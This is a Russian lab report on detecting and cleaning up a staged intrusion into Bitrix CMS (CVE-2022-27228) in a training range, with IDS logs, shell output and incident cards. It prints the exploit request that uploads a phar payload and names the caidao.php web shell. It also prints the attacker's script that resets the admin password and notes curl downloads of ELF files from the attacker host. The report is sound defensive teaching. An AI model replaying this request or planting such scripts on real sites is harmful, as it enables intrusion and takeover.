

Отчет по лабораторной работе №3-D «ЗАЩИТА ИНТЕГРАЦИОННОЙ ПЛАТФОРМЫ»

Кибербезопасность предприятия

Александрова У.В., Волгин И.А., Голощапов Я.В.,
Дворкина Е.В., Серегина И.А.

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	8
4.1	Описание сценария	8
4.2	Обнаружение уязвимостей и последствий	8
4.3	Устранение уязвимостей и их последствий	28
4.4	Результат	36
5	Выводы	38
	Список литературы	39

Список иллюстраций

4.1	Журнал событий VipNet IDS	9
4.2	Содержимое пакета события	9
4.3	Поиск файла access.log	10
4.4	Логи доступа apache2	10
4.5	Поиск полезной нагрузки из директории веб-сервера	11
4.6	Карточка инцидента	11
4.7	Сокеты с машиной нарушителя	12
4.8	Содержимое директории веб-сервера	12
4.9	Содержимое скрипта script.sh	13
4.10	Содержимое файла apache_restart	13
4.11	Содержимое файла apache_restart	14
4.12	Карточка инцидента	14
4.13	Взломанный сайт компании	15
4.14	Содержимое скрипта	15
4.15	Карточка инцидента	16
4.16	Статус MySQL	16
4.17	Директория базы данных с нормальными файлами	17
4.18	Проверка наличия последствия crontab backdoor	17
4.19	Проверка наличия последствия crontab backdoor	18
4.20	Журнал событий VipNet IDS	19
4.21	Описание правила	19
4.22	Пример запроса, эксплуатирующего уязвимость	20
4.23	Добавляем событие	20
4.24	Репозиторий без изменений	21
4.25	Репозиторий без изменений	21
4.26	Проверка наличия сокета с узлом нарушителя	22
4.27	Добавляем инцидент	22
4.28	Интерфейс VipNet IDS NS, описание правила	23
4.29	Интерфейс VipNet IDS NS	23
4.30	Пакет события	24
4.31	Запись в журнале о загрузке файла со стороны нарушителя	25
4.32	Содержимое файла exploit.jsp	25
4.33	Установленное соединение с машиной нарушителя	26
4.34	Карточка инцидента	26
4.35	Обнаружение нового пользователя	27
4.36	Обнаружение нового пользователя	27

4.37	Карточка инцидента	28
4.38	Устранение последствия meterpreter bitrix vote rce	28
4.39	Нахождение файла для изменения пароля	29
4.40	Изменение пароля	29
4.41	Восстановленный доступ к сайту	30
4.42	Удаления файла для смены пароля	30
4.43	Файл с резервной копией сайта	30
4.44	Устранение последствия deface	31
4.45	Устранение уязвимости meterpreter bitrix vote rce	32
4.46	Сайт после устаранения уязвиости и последствия	32
4.47	Передача файла	33
4.48	Инициализация установки обновления Gitlab	33
4.49	Инициализация установки обновления Gitlab	34
4.50	PID процесса для удаления (GitLab)	34
4.51	Устранение Meterpreter-сессии (GitLab)	35
4.52	Содержание файла resource.access_control	35
4.53	Удаление файлов	36
4.54	Удаление привилегированного пользователя	36
4.55	Устраненные уязвимости и последствия	37

1 Цель работы

Целью данной лабораторной работы является освоение практических навыков выявления, анализа и устранения уязвимостей интеграционных платформ и веб-приложений в рамках сценария «Защита интеграционной платформы».

2 Задание

- Обнаружить, проанализировать и закрыть уязвимости:
 1. Уязвимость CVE-2022-27228 - Bitrix vote CMS Bitrix;
 2. Уязвимость CVE-2021-22204/22205 - GitLab RCE;
 3. Уязвимость CVE-2022-29464 - WSO2 API Manager RCE.
- Определить и устранить последствия эксплуатации уязвимостей:
 1. Deface веб-панели;
 2. Meterpreter-сессия на сервере GitLab;
 3. WSO2 User Web - создание пользователя в веб-панели.
- Разработать и применить меры по устранению выявленных уязвимостей.

3 Теоретическое введение

CVE-2022-27228 — уязвимость в модуле vote CMS Bitrix, позволяющая удаленно записывать произвольные файлы и выполнять код через небезопасную десериализацию [2].

CVE-2021-22204/22205 — уязвимость в GitLab, связанная с некорректной обработкой метаданных изображений в ExifTool, приводящая к удаленному выполнению кода [3].

CVE-2022-29464 — уязвимость в WSO2 API Manager, позволяющая загружать произвольные JSP-файлы без аутентификации и выполнять код на сервере [4].

Meterpreter-сессия — получение злоумышленником удаленного доступа к системе через установку полезной нагрузки [2].

Deface — изменение содержимого веб-страницы злоумышленником с целью нанесения репутационного ущерба [2].

4 Выполнение лабораторной работы

4.1 Описание сценария

Конкуренты нанимают злоумышленника для нанесения репутационного вреда компании. Нарушитель:

1. Обнаруживает веб-сайт компании и эксплуатирует уязвимость CVE-2022-27228 в Bitrix для загрузки веб-шелла и получения доступа к серверу.
2. Через скомпрометированный веб-сервер перемещается внутрь сети, находит уязвимый GitLab и эксплуатирует CVE-2021-22204 для выполнения кода.
3. Получает доступ к WSO2 API Manager через уязвимость CVE-2022-29464, загружает JSP-шелл и устанавливает соединение с управляющим сервером.
4. Выполняет различные вредоносные действия: дефейс сайта, шифрование данных, создание пользователей, установку бэкдоров.

4.2 Обнаружение уязвимостей и последствий

4.2.1 Обнаружение уязвимости CVE-2022-27228 (Bitrix)

Рассмотрим средство обнаружения уязвимостей VipNet IDS:

При просмотре записей журнала событий (**fig:101**) обнаружено, что IP-адрес:

- 195.239.174.11 – принадлежит машине атакующего;
- 10.10.1.33 – принадлежит уязвимому серверу Bitrix.


- 1) PHP-скрипт с кодом для произвольного удаленного выполнения команд. 2-3) внедрение полезной нагрузки в HTTP-запросе.
- 2) информирование о скачивании исполняемого файла с машины нарушителя.

№	Дата и время	Класс	Название правила	Класс	П.	Ид-идент. источ.	Порт ист.	Ид-идент. получ.	Порт пол.	Направл.
1	18:23:29.339	3	1 AM POLICY Requests suspicious Python's user agent	non-standard-pro...	T	10.10.1.33	51264	10.10.12.18	80	👤 → 🏠
2	18:23:28.222	3	1 AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T	10.10.1.33	51264	10.10.12.18	80	👤 → 🏠
3	18:23:29.000	3	1 AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T	10.10.1.33	51264	10.10.12.18	80	👤 → 🏠
4	18:23:27.073	3	1 AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T	10.10.1.33	51264	10.10.12.18	80	👤 → 🏠
5	18:23:17.646	3	1 ET INFO Possible SSH successful connection from EXTERNAL NET	bad-unknown	T	10.10.1.33	22	195.239.174.11	42813	👤 → 🏠
6	18:23:17.491	3	1 ET SCAN Potential SSH Scan var1	attempted-recon	T	195.239.174.11	38131	10.10.1.33	22	🏠 → 👤
7	18:22:04.841	3	1 ET POLICY Executable and linking format (ELF) file download var1	policy-violation	T	195.239.174.11	5558	10.10.1.33	53998	🏠 → 👤
8	18:21:54.598	3	1 ET INFO curl User-Agent to Dotted Quad	bad-unknown	T	10.10.1.33	56680	195.239.174.11	8010	👤 → 🏠
9	18:21:54.598	3	1 AM CURRENT_EVENTS HTTP request to .ash file	trojan-activity	T	10.10.1.33	56680	195.239.174.11	8010	👤 → 🏠
10	18:21:49.384	3	1 ET POLICY Executable and linking format (ELF) file download Over HTTP	policy-violation	T	195.239.174.11	8010	10.10.1.33	33832	🏠 → 👤
11	18:21:48.381	3	1 ET INFO curl User-Agent to Dotted Quad	bad-unknown	T	10.10.1.33	38392	195.239.174.11	8010	👤 → 🏠
12	18:21:44.891	3	1 AM EXPLOIT_Generic Command Injection in HTTP Body: 'eval' in request...	web-application-a...	T	195.239.174.11	43727	10.10.1.33	80	🏠 → 👤
13	18:21:44.891	3	1 AM EXPLOIT_Generic Command Injection in HTTP Request: 'passhttp'	web-application-a...	T	195.239.174.11	43727	10.10.1.33	80	🏠 → 👤
14	18:21:44.891	3	1 AM EXPLOIT_Generic Command Injection in HTTP Request: 'passhttp'	web-application-a...	T	195.239.174.11	43727	10.10.1.33	80	🏠 → 👤
15	18:21:44.891	3	1 ET EXPLOIT_php script base64 encoded Remote Code Execution 2	attempted-user	T	195.239.174.11	43727	10.10.1.33	80	🏠 → 👤

н, отвечающего за эксплуатацию РНР-ск

[illegible]

Также проверим эту уязвимость средствами ОС. Зайдем с помощью ssh подключения на машину Bitrix CMS. Нас интересует файл с логами, найдем его: access.log ([fig:103]).



```
user@bitrix: /var/log/apache2
login as: user
user@10.10.1.33's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

   https://ubuntu.com/pro

Расширенное поддержание безопасности (ESM) для Applications выключено.
122 обновления может быть применено немедленно.
52 из этих обновлений, являются стандартными обновлениями безопасности.
Чтобы просмотреть дополнительные обновления выполните: apt list --upgradable


Включите ESM Apps для получения дополнительных будущих обновлений безопасности.
Смотрите https://ubuntu.com/esm или выполните: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
internet connection or proxy settings

Last login: Wed Sep 11 08:13:53 2024 from 10.10.1.253
user@bitrix:~$ cd /var/log/apache2/
user@bitrix:/var/log/apache2$ ls
access.log      error.log.11.gz  error.log.2.gz   error.log.6.gz   other_vhosts_access.log
error.log       error.log.12.gz  error.log.3.gz   error.log.7.gz
error.log.1     error.log.13.gz  error.log.4.gz   error.log.8.gz
error.log.10.gz error.log.14.gz  error.log.5.gz   error.log.9.gz
user@bitrix:/var/log/apache2$
```

Рисунок 4.3: Поиск файла access.log

В логах /var/log/apache2/access.log обнаружена полезная нагрузка payload, так же видим получение данных из скрипта caidao.php. (рис. 4.4).



```
user@bitrix: /var/log/apache2
error.log.10.gz error.log.14.gz error.log.5.gz error.log.9.gz
user@bitrix:/var/log/apache2$ cat access.log
195.239.174.11 - - [20/Oct/2025:18:20:50 +0300] "GET /caidao.php HTTP/1.1" 404 3503 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
195.239.174.11 - - [20/Oct/2025:18:21:03 +0300] "GET /bitrix/tools/composite_data.php HTTP/1.1" 200
723 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
195.239.174.11 - - [20/Oct/2025:18:21:03 +0300] "POST /bitrix/tools/vote/uf.php?attachId%5BMODULE_ID
%5D=iblock&attachId%5BENTITY_TYPE%5D=FileUpload&action=vote&sessionId=8463f9a0bc134a0100998e31ffa10f
1b&attachId%5BENTITY_ID%5D%5Bcopies%5D%5Bpayload2.phar%5D-1 HTTP/1.1" 200 1145 "-" "Mozilla/5.0 (X11
; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
195.239.174.11 - - [20/Oct/2025:18:21:03 +0300] "POST /bitrix/tools/vote/uf.php?attachId%5BMODULE_ID
%5D=iblock&attachId%5BENTITY_TYPE%5D=Phar&attachId%5BENTITY_ID%5D%5Bcopies%5D%5Bpayload2.phar%5D-1 HTTP/1.1" 200 1155 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
195.239.174.11 - - [20/Oct/2025:18:21:13 +0300] "GET /caidao.php HTTP/1.1" 200 203 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
195.239.174.11 - - [20/Oct/2025:18:22:44 +0300] "GET /password_recovery.php HTTP/1.1" 200 2415 "-" "
python-requests/2.28.1"
10.10.1.253 - - [20/Oct/2025:19:56:53 +0300] "GET /bitrix HTTP/1.1" 301 571 "-" "Mozilla/5.0 (Window
s NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67 Safari/537.36 Edg
/87.0.664.47"
10.10.1.253 - - [20/Oct/2025:19:56:53 +0300] "GET /bitrix/ HTTP/1.1" 200 348 "-" "Mozilla/5.0 (Windo
ws NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67 Safari/537.36 Edg
/87.0.664.47"
10.10.1.253 - - [20/Oct/2025:19:56:54 +0300] "GET /bitrix/admin/index.php HTTP/1.1" 200 5260 "http://
10.10.1.33/bitrix/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
```

Рисунок 4.4: Логи доступа apache2

Если произвести поиск по названию с помощью команды find /var/www/html/-iname «payload2.phar» (из директории веб-сервера, по умолчанию /var/www/html),

то можно найти файл (1) (рис. 4.5). При просмотре содержимого данной полезной нагрузки с помощью команды `cat /var/www/html/.../payload2.phar` отобразится информация о скачивании веб-backdoor по пути `/var/www/html/caidao.php` (2) (рис. 4.5).




Рисунок 4.5: Поиск полезной нагрузки из директории веб-сервера

Добавляем карточку инцидента (рис. 4.6).




Рисунок 4.6: Карточка инцидента

4.2.2 Обнаружение Meterpreter-сессии с узлом Bitrix CMS

Для обнаружения повышения привилегий необходимо просмотреть наличие сокетов с машиной нарушителя с помощью команды `ss -tp` (рис. 4.7).

```

user@bitrix:~$ sudo ss -tp
[sudo] пароль для user:
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port
Process
ESTAB      0          0          10.10.1.33:ssh        195.239.174.11:40185
users: (("sshd",pid=1569,fd=4))
ESTAB      0          0          10.10.1.33:53998      195.239.174.11:5558
users: (("systemctl",pid=1473,fd=3))
FIN-WAIT-2 0          0          10.10.1.33:44804      10.10.2.27:9763
users: (("sshd",pid=1569,fd=9))
ESTAB      0          0          10.10.1.33:ssh        10.10.1.253:28491
users: (("sshd",pid=5803,fd=4), ("sshd",pid=5674,fd=4))
ESTAB      0          0          10.10.1.33:ssh        10.10.1.253:32339
users: (("sshd",pid=7386,fd=4), ("sshd",pid=7341,fd=4))
ESTAB      0          0          10.10.1.33:53798      195.239.174.11:5557
users: (("systemctl",pid=1473,fd=12), ("sh",pid=1472,fd=12), ("apache restart",pid=1471,fd=12), ("sh",pid=1466,fd=12), ("sh",pid=1465,fd=12), ("apache2",pid=795,fd=12))
user@bitrix:~$

```

Рисунок 4.7: Сокеты с машиной нарушителя

На скриншоте (рис. 4.8) отображено, что с машиной нарушителя 195.239.174.11 установлено две сессии, в создании сессий задействованы файлы `systemctl` и `apache_restart`. Родительским процессом для одной из сессий является веб-сервер `apache2`, в связи с чем необходимо произвести поиск данных файлов в директории веб-сервера `/var/www/html/`

```

user@bitrix:~$ cd /var/www/html
user@bitrix:/var/www/html$ sudo ls -la
иторо 5640
drwxrwxr-x 12 www-data www-data 4096 окт 20 18:22 .
drwxr-xr-x 3 root root 4096 июл 7 2023 ..
-rw-r--r-- 1 www-data www-data 519 июл 7 2023 404.php
-rw-r--r-- 1 www-data www-data 216 июл 7 2023 .access.php
-rwsr-sr-x 1 root root 16048 июл 31 2023 apache_restart
drwxrwxr-x 25 www-data www-data 4096 сен 22 2023 bitrix
-rw-r--r-- 1 www-data www-data 265 июл 7 2023 .bottom.menu.php
-rw-r--r-- 1 www-data www-data 34 окт 20 18:21 caidao.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 contacts
-rw-r--r-- 1 www-data www-data 860 июл 7 2023 .htaccess
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 include
-rw-r--r-- 1 www-data www-data 1168 окт 20 18:22 index.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 news
-rw-r--r-- 1 root root 201 окт 20 18:22 password_recovery.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 products
-rw-r--r-- 1 root root 5661008 окт 20 18:22 RickRolled.mp4
-rw-r--r-- 1 www-data www-data 76 окт 20 18:21 script.sh
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 search
-rw-r--r-- 1 www-data www-data 611 июл 7 2023 .section.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 services
-rw-r--r-- 1 www-data www-data 496 июл 7 2023 .top.menu.php
drwxrwxr-x 4 www-data www-data 4096 окт 20 18:21 upload
-rw-r--r-- 1 www-data www-data 509 июл 7 2023 urlrewrite.php
user@bitrix:/var/www/html$

```

Рисунок 4.8: Содержимое директории веб-сервера

При просмотре содержимого директории веб-сервера обнаружены следующие файлы: - файл `apache_restart` – родительский для одного из сокетов с машиной нарушителя, у данного файла имеется SUID-бит; - известный веб-backdoor `caidao.php`; - файл `script.sh` (рис. 4.9).

[illegible]

Рисунок 4.11: Содержимое файла `apache_restart`

Добавляем карточку инцидента (рис. 4.12).

Добавление инцидента

Название ⓘ

Meterpreter-сессия с уязлом Bitrix CMS

Дата и время события ⓘ

20.10.2025 18:21

Источник ⓘ

195.239.174.11 (Kali) x

Поражённые активы ⓘ

10.10.1.33 (Bitrix CMS) x

Описание ⓘ

Установлена meterpreter-сессия с уязлом 10.10.1.33: обнаружен сокет с машиной нарушителя. Также обнаружено изменение среды PATH для вызова исполняемого файла apache_restart с правами администратора

Рекомендации ⓘ

завершить процесс, устанавливающий соединение с хостом нарушителя.

Индикаторы компрометации ⓘ

подозрительная активность со стороны привилегии

Прикрепить файл ⓘ

🔄 10.png x

Выберите файл

Отмена

Добавить

Рисунок 4.12: Карточка инцидента

4.2.3 Обнаружение последствия Deface веб-сайта

Для обнаружения эксплуатации уязвимости необходимо зайти в браузере на сайт компании, видим, что она взломана и ее внешний вид изменен (рис. 4.13). Также при попытке авторизации на сайте, не получается это сделать.




Рисунок 4.13: Взломанный сайт компании

На сервере GitLab после ssh подключение к нему можем обнаружить скрипт password_recovery, код которого представляет собой сброс пароля от аккаунта администратора (рис. 4.14).

```

last login: Mon Oct 20 20:37:17 2025 from 10.10.1.253
user@bitrix:~$ sudo ls -la /var/www/html
[sudo] пароль для user:
итого 5640
drwxrwxr-x 12 www-data www-data 4096 окт 20 18:22 .
drwxr-xr-x 3 root root 4096 июл 7 2023 ..
-rw-r--r-- 1 www-data www-data 519 июл 7 2023 404.php
-rw-r--r-- 1 www-data www-data 216 июл 7 2023 .access.php
-rwsr-sr-x 1 root root 16048 июл 31 2023 apache_restart
drwxrwxr-x 25 www-data www-data 4096 сен 22 2023 bitrix_
-rw-r--r-- 1 www-data www-data 265 июл 7 2023 .bottom.menu.php
-rw-r--r-- 1 www-data www-data 34 окт 20 18:21 caidao.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 contacts
-rw-r--r-- 1 www-data www-data 860 июл 7 2023 .htaccess
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 include
-rw-r--r-- 1 www-data www-data 1168 окт 20 18:22 index.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 news
-rw-r--r-- 1 root root 201 окт 20 18:22 password_recovery.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 products
-rw-r--r-- 1 root root 5661008 окт 20 18:22 RickRolled.mp4
-rw-r--r-- 1 www-data www-data 76 окт 20 18:21 script.sh
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 search
-rw-r--r-- 1 www-data www-data 611 июл 7 2023 .section.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 services
-rw-r--r-- 1 www-data www-data 496 июл 7 2023 .top.menu.php
drwxrwxr-x 4 www-data www-data 4096 окт 20 18:21 upload
-rw-r--r-- 1 www-data www-data 509 июл 7 2023 urlrewrite.php
user@bitrix:~$ cat /var/www/html/password_recovery.php
<?
require($ _SERVER['DOCUMENT_ROOT']. "/bitrix/header.php");
echo $USER->Update(1,array("PASSWORD"=>'Bitrix123456'));
echo $USER->LAST_ERROR;
require($ _SERVER['DOCUMENT_ROOT']. "/bitrix/footer.php");
?>

```

Рисунок 4.14: Содержимое скрипта

Добавляем карточку инцидента (рис. 4.15).

Добавление инцидента

Название ⓘ

deface веб-панели

Дата и время события ⓘ

20.10.2025 18:22

×

Источник ⓘ

195.239.174.11 (Kali) ×

Поражённые активы ⓘ

10.10.1.33 (Bitrix CMS) ×

Описание ⓘ

1. Изменен пароль от аккаунта администратора 2. после применения полезной нагрузки изменен веб-интерфейс сайта

Рекомендации ⓘ

администрирования веб-сервера;

разархивировать резервную копию веб-сервера в директорию /var/www/html, предварительно удалить файлы веб-сервера после использования полезной нагрузки.

Индикаторы компрометации ⓘ

подозрительная активность со стороны привилеги

Прикрепить файл ⓘ

6.png ×

Выберите файл

Отмена

Добавить

Рисунок 4.15: Карточка инцидента

4.2.4 Проверка последствия Data encryption

На сервере Bitrix используется база данных MySQL, проверить состояние можно с помощью команды `systemctl status mysql`, видим, что MySQL активна (рис. 4.16).

```

user@bitrix:~$ systemctl status mysql
● mysql.service - MySQL Community Server
   Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2025-10-20 18:19:38 MSK; 2h 57min ago
     Process: 647 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=exited, status=0/SUCCESS)
    Main PID: 800 (mysqld)
      Status: "Server is operational"
        Tasks: 39 (limit: 4600)
       Memory: 418.3M
          CPU: 2min 39.108s
       CGroup: /system.slice/mysql.service
               └─800 /usr/sbin/mysqld

окт 20 18:19:32 bitrix systemd[1]: Starting MySQL Community Server...
окт 20 18:19:38 bitrix systemd[1]: Started MySQL Community Server.

```

Рисунок 4.16: Статус MySQL

Входим в директорию с базой данных `/var/lib/mysql/sitemanage` (рис. 4.17).

16

```

user@bitrix:~$ sudo ls /var/lib/mysql/sitemanager
b_admin_notify.ibd          b_rating_rule_vetting.ibd
b_admin_notify_lang.ibd     b_rating_user.ibd
b_agent.ibd                 b_rating_vote_group.ibd
b_app_password.ibd          b_rating_vote.ibd
b_b24connector_buttons.ibd  b_rating_voting.ibd
b_bitrixcloud_option.ibd    b_rating_voting_prepare.ibd
b_blog_category.ibd         b_rating_voting_reaction.ibd
b_blog_comment.ibd          b_rating_weight.ibd
b_blog_group.ibd            b_rest_ap.ibd
b_blog.ibd                  b_rest_ap_permission.ibd
b_blog_image.ibd            b_rest_app.ibd
b_blog_post_category.ibd    b_rest_app_lang.ibd
b_blog_post.ibd             b_rest_app_log.ibd
b_blog_post_param.ibd       b_rest_event.ibd
b_blog_site_path.ibd        b_rest_event_offline.ibd
b_blog_socnet.ibd           b_rest_log.ibd
b_blog_socnet_rights.ibd    b_rest_placement.ibd
b_blog_trackback.ibd        b_rest_stat_app.ibd
b_blog_user2blog.ibd        b_rest_stat.ibd
b_blog_user2user_group.ibd  b_rest_stat_method.ibd
b_blog_user_group.ibd       b_rest_usage_entity.ibd
b_blog_user_group_perms.ibd b_rest_usage_stat.ibd

```

Рисунок 4.17: Директория базы данных с нормальными файлами

Последствие data encryption **не обнаружено**

4.2.5 Проверка последствия Crontab backdoor

В системных логах **не обнаружено**, что задача с расположением файла /root/evil.conf выполняется каждую минуту пользователем root (рис. 4.18), (рис. 4.19).

```

user@bitrix:~$ cat /var/log/auth.log
Oct 20 18:19:38 bitrix polkitd(authority=local): Registered Authentication Agent for unix-session:cl (sy
stem bus name :1.33 [/usr/bin/gnome-shell], object path /org/freedesktop/PolicyKit1/AuthenticationAgent,
 locale ru_RU.UTF-8)
Oct 20 18:19:59 bitrix dbus-daemon[564]: [system] Failed to activate service 'org.bluez': timed out (ser
vice start timeout=25000ms)
Oct 20 18:23:17 bitrix sshd[1557]: Connection closed by 195.239.174.11 port 42813 [preauth]
Oct 20 18:23:17 bitrix sshd[1559]: Unable to negotiate with 195.239.174.11 port 45365: no matching host
key type found. Their offer: sk-ecdsa-sha2-nistp256@openssh.com [preauth]
Oct 20 18:23:17 bitrix sshd[1560]: Unable to negotiate with 195.239.174.11 port 38131: no matching host
key type found. Their offer: sk-ssh-ed25519@openssh.com [preauth]
Oct 20 18:23:17 bitrix sshd[1556]: Connection closed by 195.239.174.11 port 44625 [preauth]
Oct 20 18:23:17 bitrix sshd[1559]: Connection closed by 195.239.174.11 port 44173 [preauth]
Oct 20 18:23:19 bitrix sshd[1569]: Accepted publickey for root from 195.239.174.11 port 40185 ssh2: RSA
SHA256:9wteLw9Aod4hjvR29EsoiNCRU084dWxlrAPGKH7Fqksk
Oct 20 18:23:19 bitrix sshd[1569]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0
)
Oct 20 18:23:19 bitrix systemd-logind[584]: New session 2 of user root.
Oct 20 18:23:19 bitrix systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (
uid=0)
Oct 20 18:30:01 bitrix CRON[2103]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0
)
Oct 20 18:30:01 bitrix CRON[2103]: pam_unix(cron:session): session closed for user root
Oct 20 18:39:01 bitrix CRON[2420]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0
)
Oct 20 18:39:01 bitrix CRON[2420]: pam_unix(cron:session): session closed for user root
Oct 20 19:09:01 bitrix CRON[3679]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0
)
Oct 20 19:09:01 bitrix CRON[3679]: pam_unix(cron:session): session closed for user root
Oct 20 19:17:01 bitrix CRON[3957]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0
)
Oct 20 19:17:01 bitrix CRON[3957]: pam_unix(cron:session): session closed for user root
